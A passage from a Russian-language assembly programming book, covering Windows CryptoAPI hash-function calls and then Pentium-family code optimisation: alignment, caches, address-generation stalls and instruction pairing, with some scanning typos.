Следующая задача – получить результат работы криптоалгоритма. И эту операци для операций хэширования выполняет вызов CryptGetHashParam, возвращающий параметры объекта хэш-функции.

```
CryptGetHashParam proto hHash:DWORD, /
         dwParam: DWORD, /
         pbData: DWORD, /
         pbDataLen: DWORD,
         dwFlags: DWORD,
```

```
hHash - описатель объекта хэш-функции.
dwParam - тип получаемой информации, результат хэширования ил
список поддерживаемых алгоритмов.
pbData - буфер для запрашиваемых данных.
dwDataLen - указатель на размер буфера данных в байтах.
dwFlags - флаги.
```

Для корректного завершения работы с криптопровайдером необходимо разрушить объект хэш-функции и освободить описаталь криптопровайдера. Это, соответственно, реализуют вызовы CryptDestroyHash и CryptReleaseContext.

```
CryptDestroyHash proto hHash:DWORD
```

Функция уничтожает объект хэш-функции, определенный описателем hHash, после уничтожения его описатель становится недействительным.

```
CryptDestroyHash proto hProv:DWORD, /

          dwFlags: DWORD
```

Эта функция освобождает описатель криптопровайдера hProv, созданный вызовом CrypAcquireContext. Параметр dwFlags зарезервирован для использования в будущем.

Полученное значение контрольной суммы в функции TestFunction дополнительно конвертируется в символьную строку шестнадцатеричного дампа для удобного отображения на экране.

В заключение еще раз перечислим круг вопросов, обсуждавшихся на протяжении данной главы:

- предпосылки к выбору инструментария разработки программ на языке ассемблер для ОС Windows;
- структура приложения ОС Windows на языке ассемблер;
- механизмы взаимодействия приложения с системными сервисами ОС Windows на ассемблере;
- разработка динамически загружаемых библиотек на языке ассемблер для Windows;
- криптографические средства ОС Windows и их использование в программах на языке ассемблере.

Глава 6
Оптимизация для процессоров семейства Pentium

6.1. Введение

В этой главе подробно рассказывается о том, как писать оптимизированный код на ассемблере для семейства микропроцессоров Intel Pentium. В табл. 6.1 приводятся аббревиатуры, используемые в тексте для ссылки на то или иное поколение процессоров Pentium, подчеркивая его уникальные особенности:

Табл. 6.1. Основные поколения семейства процессоров Intel Pentium

Аббревиатура	Семейство
P1	Pentium
PMMX	Pentium с MMX
PPro	Pentium Pro
P2	Pentium II (включая Celeron и Xeon)
P3	Pentium III (включая Celeron и Xeon)

Поколение микропроцессоров P1 и PMMX, в отличие от остальных более поздних, имеет много уникальных особенностей оптимизации часто используемых операций и их комбинаций. Поэтому можно сказать, что не существует общих методик оптимизации для всех поколений.

Правила оптимизации кода весьма сложны и имеют много исключений, но возможный выигрыш в производительности весьма значителен. У процесоров PPro, P2 и P3 также существуют значительные отличия внутренней реализации архитертуры X86 в том, как процессор оптимизирует исполнение потока инструкций, не говоря уже про постоянное расширение их набора.

Современное поколение микропроцессоров Pentium 4 наиболее значительно отличается от предыдущих поколений своей внутренней реализацией. По этому обсуждение приемов оптимизации для него – отдельная тема исследования и в данной главе будет опущена – читатель может обратиться к соответствующим руководствам от Intel.

Прежде чем начать реализовывать на некотором языке программирования решение поставленной задачи, следует убедиться, что используемый в нем алгоритм оптимален. Зачас-

тую можно сделать гораздо более эффективую его реализацию путем оптимизации алгоритма, чем привлечением всех возможных средств оптимизации к никудышнему алгоритму.

Затем следует выделить критические участки кода. Зачастую, более чем 99% времени процессора тратится на исполнение внутреннего цикла программы. В этом случае нужно провести оптимизацию на ассемблере только этого цикла, а остальную часть программы оставить на языке высокого уровня. Некоторые программисты тратят огромное количество сил на оптимизацию на языке ассемблер некритичных участков кода своей программы, и единственным значительным результатом этого становятся дополнительные трудности в ее дальнейшей разработке и поддержке по причине сложности программного кода.

Если не совсем понятно, какие части программы являются критическими, можно привлечь специальный инструментарий, способный провести анализ временных затрат на исполнение алгоритма и указать на критичные участки кода (большинство современных сред разработки на языках высокого уровня обладают подобным инструментарием – так называемыми профайлерами). Если выясняется, что узким местом является доступ к диску, следует модифицировать алгоритм так, чтобы сделать доступ к диску последовательным (для повышения эффективности использования дискового), а не переключаться на ассемблерное программирование. Если узким местом является вывод графики, можно поискать путь к уменьшению числа вызовов графических процедур.

Некоторые современные высокоуровневые компиляторы осуществляют относительно хорошую оптимизацию результирующего кода для конкретных поколений микропроцессоров, но дальнейшая "ручная" оптимизация обычно дает более ощутимые результаты.

6.2. Дополнительные источники

Множество полезной литературы и описаний можно бесплатно скачать с сайта Intel http://www.intel.com или там же заказать их на CD-ROM. Для дальнейшего изучения методов оптимизации желательно познакомиться с этой литературой для получения представления об архитектуре микропроцессоров. Найти нужные документы можно, используя функцию поиска на сайте http://developer.intel.com или перейдя по одной из ссылок, которые находятся на http://www.agner.org/assem .

Некоторые документы храняться в формате PDF. Если у вас нет программного обеспечения для просмотра и распечатки файлов PDF, можно скачать бесплатный просмотрщик файлов PDF – Acrobat Reader с www.adobe.com.

Утилита VTUNE от Intel предназначена для оптимизации кода. Ее также можно найти в системе поиска на сайтах Intel.

Кроме Intel существует множество другой полезной информации. Эти источники перечислены в FAQ группы новостей comp.lang.asm.x86. Также следует обратить внимание на ссылки, приведенные на www.agner.org/assem.

6.3. Вызов ассемблерных функций из языков высокого уровня

В большинстве современных сред разработки на языках высокого уровня доступно использование встроенного ассемблера или, по крайней мере, линковка с процедурами, не написанными на нем. Также большинство компиляторов обладают способностью промежуточной трансляции с языка высокого уровня в ассемблерный код. Использование этой возможности предоставляет способ получения информации о семантике вызова функций и работе с данными программы на языке ассемблер, а также, естественно, путь к ее оптимизации.

Методы вызова функций и способы их именования могут быть достаточно сложными. Существует много различных соглашений о вызовах функций, и многие компиляторы не совместимы друг с другом в этом отношении. Если требуется вызов ассемблерной процедуры, например из C++, самым логичным будет ее объявляление как extern "C" и _cdecl. К имени ассемблерной функции нужно прибавить символ подчеркивания и компилировать ее следует, указав в опциях требование чувствительности к регистру в именах функций и переменных.

Если нужно использовать перегружаемые функции, перегружаемые операторы, функции-члены классов и другие расширения C++, тогда следует сначала написать код, например на C++, и с помощью компилятора перевести его в ассемблер, чтобы получить верную информацию о линковке и методе вызова. Вот пример перегруженной функции вычисления квадратного корня.

```
; int square (int x);
SQUARE_I PROC NEAR              ; целочисленная функция вычисления
квадратного корня
@square$qi LABEL NEAR           ; имя, создаваемое компилятором Borland
?square@@YAHH@Z LABEL NEAR      ; имя, создаваемое компилятором
Microsoft
_square__Fi LABEL NEAR          ; имя, создаваемое компилятором Gnu
PUBLIC @square$qi, ?square@@YAHH@Z, _square__Fi
        MOV     EAX, [ESP+4]
        IMUL    EAX
        RET
SQUARE_I ENDP

; double square (double x);
SQUARE_D PROC NEAR              ; функция вычисления квадратного корня
с двойной точностью

@square$qd LABEL NEAR           ; имя, создаваемое компилятором Borland
```

```
?square@@YANN@Z LABEL NEAR     ; имя, создаваемое компилятором
Microsoft
_square__Fd LABEL NEAR         ; имя, создаваемое компилятором Gnu
PUBLIC @square$qd, ?square@@YANN@Z, _square__Fd
        FLD     QWORD PTR [ESP+4]
        FMUL    ST(0), ST(0)
        RET
SQUARE_D ENDP
```

Способ передачи параметров зависит от используемого соглашения о вызове подпрограммы. В табл. 6.2 приводятся наиболее распространенные соглашения о вызовах функций, подробное их обсуждение велось в гл. 5 данной книги:

Табл. 6.2. Соглашения о вызовах функций

соглашение	порядок помещения параметров в стек	чистит стек
_cdecl	Обратный	вызывающий
_stdcall	Обратный	процедура
_fastcall	зависит от компилятора	процедура
_pascal	Прямой	процедура

Кроме соглашения на вызов функции, в каждой ОС существуют правила использования регистров. Приведем, в качестве примера, правила использования регистров процессора при вызове подпрограмм на языке ассемблера в системах семейства ОС Windows.

Использование регистров в 16-битном режиме Windows для C или C++: 16-битное значение возвращается в AX, 32-битное значение – в DX:AX, значение с плавающей запятой – в ST(0). Регистры AX, BX, CX, DX, ES и арифметические флаги могут быть изменены процедурой; другие регистры должны быть сохранены и восстановлены. Процедура должна полагаться на то, что при вызове другой процедуры значение SI, DI, BP, DS и SS не изменится.

Использование регистров в 32-битном режиме Windows, C++ и других языках программирования: целочисленное значение возвращается в EAX, значение с плавающей точкой возвращается в ST(0). Регистры EAX, ECX, EDX (но не EBX) могут быть изменены процедурой; все другие регистры должны быть сохранены и восстановлены. Сегментные регистры нельзя изменять даже временно. CS, DS, ES и SS указывают на плоский сегмент. FS используется операционной системой. GS не используется, но зарезервирован на будущее. Флаги могут меняться процедурой, но со следующими ограничениями: флаг направления равен 0 по умолчанию. Его можно изменить временно, но при выходе из процедуры необходимо очистить. Флаг прерывания не может быть очищен. Стек математического сопроцессора пуст при входе в процедуру и должен быть пустым при выходе, если только ST(0) не используется для возвращения значения. Регистры MMX можно изменять, и, если это было сделано, их нужно

очистить с помощью инструкции EMMS перед возвращением или вызовом любой другой процедуры, которая может их использовать. Все XMM регистры можно свободно изменять. Правила для передачи параметров и возвращения значений через регистры XMM объяснены в документе Intel AP 589. Процедура может полагаться на неизменность EBX, ESI, EDI, EBP и всех сегментных регистров при вызове другой процедуры.

6.4. Отладка

Отладка ассемблерного кода – довольно трудоемкий и неприятный процесс. Перед разработкой оптимизированной процедуры на ассемблере, реализующей некоторый алгоритм, желательно сначала написать ее как подпрограмму на языке высокого уровня. Затем с помощью тестовой программы опять же на языке высокого уровня производится отладка самого алгоритма на предмет удовлетворения всем условиям ветвления и выравнивания.

После этого осуществляется перевод задачи на язык ассемблера.

Теперь можно начинать оптимизацию. Каждый раз, когда будут вноситься изменения в разрабатываемый код, можно осуществлять запуск тестовой программы, чтобы убедиться, что она работает. Нумеруйте все промежуточные версии и сохраняйте их отдельно, чтобы в случае ошибки можно было вернуться к одной из рабочих версий.

Замерьте скорость наиболее критичных участков кода программы с помощью метода, изложенного в разд. 6.30. или с помощью тестовой программы. Если код значительно медленнее, чем ожидалось, возможны следующие проблемы:

- неправильно используется кэш (разд. 6.7);
- невыравненны операнды (разд. 6.6);
- цена первого запуска (разд. 6.8);
- неправильное предсказание переходов (разд. 6.22);
- проблемы загрузки кода (разд. 6.15);
- потери скорости при чтении регистра (разд. 6.16);
- долгая цепь зависимости (разд. 6.20).

6.5. Модель памяти

Процессоры семейства Pentium спроектированны в основном для работы в 32-битном режиме, и, соответственно, при использовании 16-битного кода их производительность существенно снижается. Сегментирование кода и данных также значительно отражается на производительности, поэтому по возможности следует использовать 32-битный плоский режим и операционную систему, которая его поддерживает. Примеры, приводимые в данном руководстве, если иное не оговорено, рассчитаны именно на этот режим работы процессоров.

6.6. Выравнивание

Для получения максимальной производительности все данные в оперативной памяти должны быть выравненены так, чтобы их адреса были кратны 2, 4, 8 или 16, согласно информации, приведенной в табл. 6.3.

Табл. 6.3. Рекомендуемые границы выравнивания данных для различных поколений семейства микропроцессоров Inte

Размер операнда (в байтах)	Выравнивание на границу (в байтах)	
	Поколение P1 и PMMX	**Поколение PPro, P2 и P3**
1 (byte)	1	1
2 (word)	2	2
4 (dword)	4	4
6 (fword)	4	4
8 (qword)	8	8
10 (tbyte)	8	8
16 (oword)	Не определено	16

На процессорах P1 и PMMX при обращении к невыравненным данным теряется, по меньшей мере, 3 такта при пересечении границы в 4 байта. Потери, естественно будут ощутимее при пересечении границы кэша (разд. 6.7).

На PPro, P2 и P3 невыравненные данные будут стоить 6 – 12 дополнительных тактов в случае выхода за граница кэша. Невыравненные операнды, размер которых не превышает 16 байтов и не перешедшие границу в 32 байта, не приводят к потерям.

Выравнивание данных на 8- или 16- байтовую границу в стеке двойных слов может стать проблемой. Общий метод решения – установить выравненный указатель на кадр стека. Функция с выравненными локальными данными может выглядеть примерно так:

```
_FuncWithAlign PROC NEAR
      PUSH    EBP                           ; пролог
      MOV     EBP, ESP
      AND     EBP, -8                       ; выравнивание указателя на
кадр
                                              стека на 8
      FLD     DWORD PTR [ESP+8]             ; параметр функции
      SUB     ESP, LocalSpace + 4           ; резервируем локальные данные
```



```
      FSTP    QWORD PTR [EBP-LocalSpace] ; теперь сохраняем что-нибудь в
                                           ; локальной переменной
   ...
      ADD     ESP, LocalSpace + 4          ; эпилог, восстанавливаем ESP

      POP     EBP                          ; (потеря скорости AGI на P1/PMMX)
      RET
_FuncWithAlign ENDP
```

В то время как выравнивание данных играет ощутимую роль в достижении максимальной производительности, выравнивание кода не является обязательным для P1 и PMMX. Принципы выравнивания кода на PPro, P2 и P3 изложены в разд. 6.15.

6.7. Кэш

У P1 и PPro 8 килобайт кэш первого уровня для кода и 8 килобайт для данных. У PMMX, P2 и P3 по 16 килобайт для кода и данных соотвественно. Данные в кэше первого уровня можно читать или перезаписывать за один такт, в то время как выход за его границы может стоить множества тактов. Поэтому важно понимать, как работает кэш, чтобы использовать его наиболее эффективно.

Кэш данных состоит из 256 или 512 рядов по 32 байта в каждом. Каждый раз, когда считывается элемент данных из памяти, который еще не находится в кэше, процессор заполняет весь кэш-ряд. Кэш-ряды всегда выравниваются по физическому адресу, кратному 32. Когда происходит обращение к байту по адресу, который кратен 32, чтение или запись в следующие за ним 31 байт не будет стоить практически ничего. Это можно выгодно использовать, организовав данные, которые используются вместе, в блоки по 32 байта. Если, например, есть цикл, в котором обрабатываются два массива, можно их перегруппировать в один массив структур, чтобы данные, которые используются вместе, находились в памяти рядом друг с другом.

Если размер массива кратен 32 байтам, следует и выровнять его по границе 32 байт.

Кэш процессоров семейства Pentium set-ассоциативен. Это означает, что кэш-ряд нельзя ассоциировать с произвольным адресом памяти. У каждого кэш-ряда есть 7-битное значение, которое задает биты 5 – 11 адреса в физической памяти (биты 0–4 определяются положением элемента данных в кэш-ряду). У P1 и PPro два кэш-ряда для каждого из 128 возможных set-значений, поэтому с определенным адресом в памяти можно ассоциироват только два жестко заданных кэш-ряда. В PMMX, P2 и P3 – четыре.

Следствием этого является то, что кэш может содержать не более двух или четырех различных блока данных, у которых совпадают биты 5 – 11 их адресов. Существует воз-

можность определить, совпадают ли эти биты у двух адресов следующим образом: следует удалить нижние пять битов каждого адреса, чтобы получить значение, кратное 32. Если разница между этими обрезанными значениями кратна 4096 (1000h), значит, у этих адресов одно и то же set-значение.

Проиллюстрируем вышеизложенное с помощью следующего кода, где ESI содержит адрес, кратный 32.

```
AGAIN:  MOV  EAX, [ESI]
        MOV  EBX, [ESI + 13*4096 + 4]
        MOV  ECX, [ESI + 20*4096 + 28]
        DEC  EDX
        JNZ  AGAIN
```

У всех трех адресов, использованных здесь, совпадают set-значения, потому что разница между обрезанными адресами будет кратна 4096. Этот цикл будет очень плохо выполняться на P1 и PPro. Во время записи в ECX нет ни одного свободного кэш-ряда, поэтому тот, который был использован для значения, помещенного в EAX, заполняется данными с [ESI+20*4096] до [ESI+20*4096+31] и записывает значение в ECX. Затем во время чтения EAX оказывается, что кэш-ряд, содержавший значение для EAX, уже изменен, поэтому то же самое происходит с кэш-рядом, содержащим значение для EBX, и т. д. Это пример нерационального использования кэша: цикл занимает около 60 тактов. Если третью линию изменить на:

```
MOV  ECX, [ESI + 20*4096 + 32],
```

мы пересечем границу в 32 байта и у нас будет другое set-значение, а следовательно, не возникнет никаких проблем с ассоциированием кэш-рядов к этим трем адресам. Цикл теперь занимает 3 такта (не считая первого раза) – весьма значительное улучшение! Стоит упомянуть, что у PMMX, P2 и P3 для каждого set-значения есть четыре кэш-ряда. (Некоторые документы Intel ошибочно утверждают, что у P2 по два кэш-ряда на каждое set-значение).

Определить, одинаковые ли у переменных set-значения, может оказаться достаточно сложным, особенно, если они разбросаны по различным сегментам. Лучшее, что можно придумать для избежания проблем подобного рода, – это держать все данные, используемые в критической части программы, внутри одного блока, который будет не больше, чем кэш, либо в двух блоках, не больших, чем половина от его размера (например, один блок для статических данных, а другой для данных в стеке). Это будет гарантией того, что кэш-ряды используются оптимальным образом.

Если критическая часть кода имеет дело с большими структурами данных или данными, располагающимися в памяти случайным образом, стоит подумать о том, чтобы держать наиболее часто используемые переменные (счетчики, указатели, флаговые переменные и т. д.) в одном блоке с максимальным размером в 4 килобайта, чтобы использовались все кэш-ряды. Так как еще требуется стек для хранения параметров подпрограммы и возвращаемых адресов, лучшее, что можно сделать, – это скопировать

наиболее часто используемые статические данные в динамические переменные в стеке, а после выхода из критической части кода скопировать обратно те из них, которые подверглись изменению.

Чтение элемента данных, которого нет в кэше первого уровня, приводит к тому, что весь кэш-ряд будет заполнен из кэша второго уровня. Если его нет и в кэше второго уровня, то результатом этого будет большая задержка, которая может оказаться совсем гигантской, в случае пересечения границы страниц.

При считывании больших блоков данных из памяти скорость ограничивается временем, уходящим на заполнение кэш-рядов. Иногда возможно ее увеличение за счет изменения последовательности считывания данных: еще не считав данные из одного кэш-ряда, начать читать первый элемент из следующего кэш-ряда. Этот метод может повысить скорость на 20 – 40% при считывании данных из основной памяти, или кэша второго уровня на P1 и PMMX, или из кэша второго уровня на PPro, P2 и P3. Недостаток этого метода заключается в том, что код программы становится очень запутанным и сложным. Дополнительную информацию об этом методе можно получить с сайта www.intelligentfirm.com.

Когда происходит запись по адресу, которого нет в кэше первого уровня, на P1 и PMMX значение будет отправлено прямо в кэш второго уровня или в память (в зависимости от того, как настроен кэш второго уровня). Это займет примерно 100 ns. Если пишется восемь или более раз в тот же 32-байтный блок памяти, ничего не читая из него, и блок не находится в кэше первого уровня, возможно, стоит сделать фальшивое чтение из него, чтобы он был загружен в кэш-ряд. Все последующие чтения будут производиться в кэш, что занимает всего лишь один такт. На P1 и PMMX иногда происходит небольшая потеря в производительности при повторяющемся чтении по одному и тому же адресу без чтения из него между этим.

На микропроцессорах поколений PPro, P2 и P3 запись обычно ведет к загрузке памяти в кэш-ряд, но возможно указать область памяти, с которой следует поступать иначе (см. "Pentium Pro Family Developer's Manual, vol. 3: Operating System Writer's Guide").

Другие пути увеличения скорости чтения и записи в память обсуждаются в разд. 6.27.8.

У P1 и PPro есть два буфера записи, у PMMX, P2 и P3 – четыре. На PMMX, P2 и P3 может быть до четырех незаконченных записей в некэшированную память без задержки последующих инструкций. Каждый буфер записи может обрабатывать операнды до 64 бит длиной.

Временные данные удобно хранить в стеке, потому что стековая область, как правило, находится в кэше. Тем не менее, следует избегать проблем с выравниваем, если элементы данных больше, чем размер слова стека.

Если время жизни двух структур данных не пересекается, они могут разделять одну и ту же область памяти, чтобы повысить эффективность кэша. Это согласуется с общей практикой держать временные переменные в стеке.

Хранение временных данных в регистрах, разумеется, более эффективно. Вследствие того что регистров в микропроцессорах семейства Pentium мало, возможно, потребуется использование [ESP] вместо [EBP] для адресации данных в стеке, чтобы освободить EBP для других целей. Однако не следует забывать, что значение ESP меняется каждый раз, когда выполняются команды PUSH или POP, к тому же нельзя использовать ESP в 16-битном режиме Windows, потому что прерывания таймера будут менять верхнее слово [ESP] стека совершенно непредсказуемо.

В процессорах семейства Pentium существует кэш кода, который по назначению схож с кэшем данных. Размер кэша кода равен 8 килобайтам на P1 и PPro и 16 килобайтам на PMMX, P2 и P3. Важно, чтобы критические части кода (внутренние циклы) полностью умещались в кэш кода. Часто используемые процедуры следует помещать рядом друг с другом. Редко используемые ветви или процедуры нужно держать в "самом низу" раздела исполняемого кода.

6.8. Исполнение кода "в первый раз"

Обычно исполнение кода в первый раз занимает намного больше времени, чем при последующих повторениях в силу следующих причин:

- загрузка кода из RAM в кэш занимает намного больше времени, чем его выполнение;
- любые данные, к которым обращается код, должны быть загружены в кэш, что также занимает много времени, в случае повторного выполнения данные, как правило, уже находятся в кэше;
- любая инструкция передачи управления не находится в буфере предсказывания переходов в первый раз, поэтому маловероятно, что она будет предсказана правильно (см. разд. 6.22);
- на P1 декодирование инструкций является узким местом.

Если определение длины инструкции занимает один такт, то процессор не может раскодировать за такт две инструкции, так как он не знает, где начинается вторая инструкция. P1 решает эту проблему, запоминая длину любой инструкции, которая осталась в кэше. Как следствие, ряд инструкций не спариваются на P1 во время первого исполнения, если только первые две инструкции не занимают по одному байту. У PMMX, PPro, P2 и P3 таких потерь нет.

В силу этих четырех причин код внутри цикла будет занимать больше времени на исполнение в первый раз, нежели в последующие.

Если имеется большой цикл, который не помещается в кэш кода, это может стать следствием постоянных потерь производительности, потому что код будет исполняться, н используя преимуществ кэша. Следует реорганизовать цикл так, чтобы он умещался в кэш

Если в цикле очень много переходов и вызовов, результат – потери из-за регулярны ошибок предсказания переходов.

Как уже отмечалось, дополнительной потерей производительности станет периодиче ское обращение к структурам данных, которые слишком велики для кэша данных.

6.9. Задержка генерации адреса

Чтобы вычислить адрес в памяти, который нужен инструкции, требуется один такт. Обыч но это осуществляется одновременно с выполнением предыдущей инструкции или спаренны инструкций. Но если адрес зависит от результата инструкции, которая выполнялась в преды дущем такте, приходится ждать дополнительный такт, чтобы получить требуемый адрес. Эт называется задержкой генерации адреса AGI (Address generation interlock).

```
ADD EBX,4 / MOV EAX,[EBX] ; задержка AGI
```

Задержки в данном примере можно избежать, оместив какие-нибудь другие инструк ции между 'ADD EBX, 4' и 'MOV EAX, [EBX]' или переписав код следующим образом:

```
MOV EAX,[EBX+4] / ADD EBX,4
```

Также можно получить задержку AGI при использовании инструкций, которые ис пользуют ESP для адресации, например, PUSH, POP, CALL и RET, если ESP был измене в предыдущем такте такими инструкциями, как MOV, ADD и SUB. У P1 и PMMX ест специальная схема, чтобы предсказывать значение ESP после стековой операции, поэто му в данном случае не будет задержки AGI при изменении ESP с помощью PUSH, PO или CALL. При использовании RET это может случиться, только если у него есть числс вой операнд, который прибавляется к ESP.

```
ADD ESP,4 / POP ESI              ; задержка AGI
POP EAX   / POP ESI              ; нет задержки, спариваются
MOV ESP,EBP / RET                ; задержка AGI
CALL L1 / L1: MOV EAX,[ESP+8]    ; нет задержки
RET / POP EAX                    ; нет задержки
RET 8 / POP EAX                  ; задержка AGI
```

Инструкция LEA также может стать причиной задержки AGI, если она использує базовый или индексный регистр, который был изменен в предыдущем такте:

```
INC ESI / LEA EAX,[EBX+4*ESI]   ; задержка AGI
```

У PPro, P2 и P3 нет задержки AGI при чтении из памяти и LEA, но есть задержка пр записи в память. Это не очень важно, если только последующий код не должен ждат пока операция записи не будет выполнена.

6.10. Спаривание целочисленных инструкций (P1 и PMMX)

6.10.1. Совершенное спаривание

У P1 и PMMX есть два конвейера, выполняющих инструкции, которые соответственно называются U-конвейер и V-конвейер. В определенных условиях можно выполнить две инструкции одновременно, одну в U-конвейере, а другую в V-конвейере. Это практически удваивает скорость.

6.10.1.1. Имеет смысл перегруппировать инструкции для их выполнения условий спаривания.

Следующие инструкции могут выполняться на любом конвейере:

- MOV регистр или память, непосредственный числовой операнд;
- PUSH регистр или число, POP регистр LEA, NOP;
- INC, DEC, ADD, SUB, CMP, AND, OR, XOR и некоторые разновидности TEST (см. разд. 6.26.14).

Следующие инструкции спариваемы с другими в случае выполнения только на U-конвейере:

- ADC, SBB SHR, SAR, SHL, SAL с числом в качестве аргумента;
- ROR, ROL, RCR, RCL с единицей в качестве аргумента.

Следующие инструкции спариваемы только в V-конвейере:

- ближний вызовой;
- короткий и ближний переход;
- короткий и ближний условный переход.

Все другие целочисленные инструкции могут выполняться только в U-конвейере и не могут спариваться.

6.10.1.2. Две следующие друг за другом инструкции будут спариваться, если соблюдены следующие условия:

- первая инструкция спариваема в U-конвейере, а вторая – в V-конвейере;
- вторая инструкция не читает и не пишет из регистра, если пишет первая инструкция.

Примеры

```
MOV EAX, EBX / MOV ECX, EAX     ; чтение после записи, не спаривается
MOV EAX, 1   / MOV EAX, 2       ; запись после записи, не спаривается
MOV EBX, EAX / MOV EAX, 2       ; запись после чтения, спаривается
```



```
MOV EBX, EAX / MOV ECX, EAX     ; чтение после чтения, спаривается
MOV EBX, EAX / INC EAX          ; чтение и запись после чтения, спаривается
```

6.10.1.3. Неполные регистры считаются полными регистрами.

```
MOV AL, BL  /  MOV AH, 0
```

пишут в разные части одного и того же регистра, не спаривается.

6.10.1.4. Две инструкции, пишущие в разные части регистра флагов, могут спариваться, несмотря на правила 6.10.1.2 и 6.10.1.3.

```
SHR EAX, 4 / INC EBX            ; спаривается
```

6.10.1.5. Инструкция, которая пишет в регистр флагов, может спариваться с условным переходом, несмотря на правило 2.

```
CMP EAX, 2 / JA LabelBigger     ; спаривается
```

6.10.1.6. Следующая комбинация инструкций может спариваться, несмотря на тот факт, что обе изменяют указатель на стек:

```
PUSH + PUSH,  PUSH + CALL,  POP + POP
```

6.10.1.7. Есть ограничения на спаривание инструкций с префиксами. Есть несколько типов префиксов:

- у инструкций, обращающихся к сегменту, не являющемуся сегментом по умолчанию, есть сегментный префикс;
- у инструкций, использующих 16-битные данные в 32-ом режиме или 32-битные данные в 16-битном режиме, есть префикс размера операнда;
- у инструкций, использующих 32-битную адресацию через регистры в 16-ти битном режиме, есть префикс размера адреса;
- у повторяющихся есть префикс повторения;
- у закрытых инструкций есть префикс LOCK;
- у многих инструкций, которых не было на процессоре 8086, есть двухбайтный опкод, чей пе́рвый байт равен 0FH. Байт 0FH считается префиксом только на P1. Наиболее часто используемые инструкции с этим префиксом следующие: MOVZX, MOVSX, PUSH FS, POP FS, PUSH GS, POP GS, LFS, LGS, LSS, SETcc, BT, BTC, BTR, BTS, BSF, BSR, SHLD, SHRD и IMUL с двумя операндами и без числового операнда.

На P1 инструкция с префиксом может выполняться только в U-конвейере, кроме ближних условных переходов.

На PMMX инструкции с префиксами размера операнда, размера адреса или 0FH могут выполняться в любом конвейере, в то время как инструкции с префиксами сегмента, повторения или LOCK могут выполняться только в U-конвейере.

6.10.1.8. Инструкция, в которой используется одновременно адресация со смещени... и числовые данные на P1 не спариваются, на PMMX могут спариваться только в U-конвейер.

```
MOV DWORD PTR DS:[1000], 0    ; не спаривается или только в U-конвейере
CMP BYTE PTR [EBX+8], 1       ; не спаривается или только в U-конвейере
CMP BYTE PTR [EBX], 1         ; спаривается
CMP BYTE PTR [EBX+8], AL      ; спаривается
```

Другая проблема, связанная с подобными инструкциями, выполняющимися на PMMX, заключается в том, что такие инструкции могут быть длиннее семи байтов, а это приводит к невозможности раскодировки больше одной инструкции за такт, подробнее это объясняется в разд. 6.12.

6.10.1.9. Обе инструкции должны быть заранее загружены и раскодированы. Это объясняется в разд. 6.8.

6.10.1.10. Есть специальные правила спаривания для инструкций MMX на PMMX:

- MMX-сдвиг, инструкции упаковки или распаковки могут выполняться в любом конвейере, но не могут спариваться с другим MMX-сдвигом, инструкциями упаковки или распаковки;
- MMX-инструкции умножения могут выполняться в любом конвейер, но не могут спариваться с другими MMX-инструкциями умножения. Они занимают 3 такта, и последние 2 такта могут перекрыть последующие инструкции так же, как это делают инструкции плавающей запятой (см. гл. 24);
- MMX-инструкция, обращающаяся к памяти или целочисленным регистрам, может выполняться только в U-конвейер и не может спариваться с не-MMX инструкцией.

6.10.2 Несовершенное спаривание

Бывают ситуации, когда две спаривающиеся инструкции не будут выполняться одновременно или будут частично рассинхронизированы во времени. Пока обе инструкции не выполняться (каждая на своем конвейере), ни одна другая инструкция не начнет выполняться.

Несовершенное спаривание возникает в следующих случаях.

6.10.2.1. Если вторая инструкция приводит к задержке AGU (разд. 6.9).

6.10.2.2. Две инструкции не могут обращаться к одному и тому двойному слову в памяти одновременно.

```
MOV AL, [ESI] / MOV BL, [ESI+1]
```

Два операнда команд находятся внутри одного и того же двойного слова, поэтому они не могут выполняться одновременно. Пара займет два такта для выполнения.

```
MOV AL, [ESI+3] / MOV BL, [ESI+4]
```


Эти два операнда находятся в разных двойных словах, поэтому они прекрасно спариваются и занимают всего один такт.

6.10.2.3. Правило 6.10.2.2 расширяет зону своего действия, если биты 2 – 4 обоих адресов одинаковы (конфликт банков кэша). Для адресов размером в двойное слово это означает, что разность между обоими адресами не должна делиться на 32.

```
MOV [ESI], EAX / MOV [ESI+32000], EBX ;  несовершенное спаривание
MOV [ESI], EAX / MOV [ESI+32004], EBX ;  совершенное спаривание
```

Спариваемые целочисленные инструкции, которые не обращаются к памяти, требуют один такт для выполнения, кроме неправильно предсказанных переходов. Инструкции MOV, читающие или пишущие в память также занимают один такт, если данные находятся в кэше и правильно выравненны. Нет потери в скорости при использовании сложных способов адресации, таких, как смещение и масштабирование.

Спариваемая целочисленная инструкция, которая читает из памяти, делает какие-то вычисления, а затем сохраняет результат в регистрах или флагах, занимает 2 такта (инструкции чтения/модифицирования).

Спариваемая целочисленная инструкция, которая читает из памяти, делает какие-то вычисления, а затем записывает результат обратно в память, занимает 3 такта (инструкции чтения/модифицирования/записи).

6.10.2.4. Если инструкция чтения/модифицирования/записи спаривается с инструкцией чтения/модифицирования или чтения/модифицирования/записи, тогда они спарятся неидеально.

Количество тактов, которые потребуются для выполнения такой пары, даны в табл. 6.4.

Табл. 6.4. Время выполнения некоторых спаренных целочисленных инструкций

Первая инструкция	Вторая инструкция		
	MOV или регистр	чтение/изменение	чтение/изменение/запись
MOV или регистр	1	2	3
чтение/изменение	2	2	3
чтение/изменение/запись	3	4	5

```
ADD [mem1], EAX / ADD EBX, [mem2] ; 4 такта
ADD EBX, [mem2] / ADD [mem1], EAX ; 3 такта
```

6.10.2.5. Когда две спаривающиеся инструкции требуют дополнительное время для выполнения из-за неоптимального использования кэша, невыровненности или неправильно предсказанного условного перехода, они будут выполняться дольше, чем каждая инструкция по отдельности, но меньше суммы времен, требующихся на выполнение каждой из них по отдельности.

6.10.2.6. Спариваемая инструкция с плавающей запятой и следующая за ней FXCH повлекут несовершенное спаривание, если последняя не является инструкцией с плавающей запятой.

Чтобы избежать несовершенного спаривания, нужно знать, какие инструкции пойдут в U-конвейер, а какие – в V-конвейер. Это можно выяснить, просмотрев код и отыскав инструкции, которые неспариваются, или спариваются только в определенном конвейере, или не могут спариваться в силу одного из вышеизложенных правил.

Несовершенного спаривания можно зачастую избежать, реорганизовав свои инструкции.

```
L1:  MOV   EAX,[ESI]
     MOV   EBX,[ESI]
     INC   ECX
```

Здесь две инструкции MOV формируют несовершенную пару, потому что обе обращаются к одной и той же области в памяти, поэтому последовательность займет 3 такта Можно улучшить этот код, реорганизовав инструкции так, чтобы 'INC ECX' спаривалас с одной из инструкции MOV.

```
L2:  MOV   EAX,OFFSET A
     XOR   EBX,EBX

     INC   EBX
     MOV   ECX,[EAX]
     JMP   L1
```

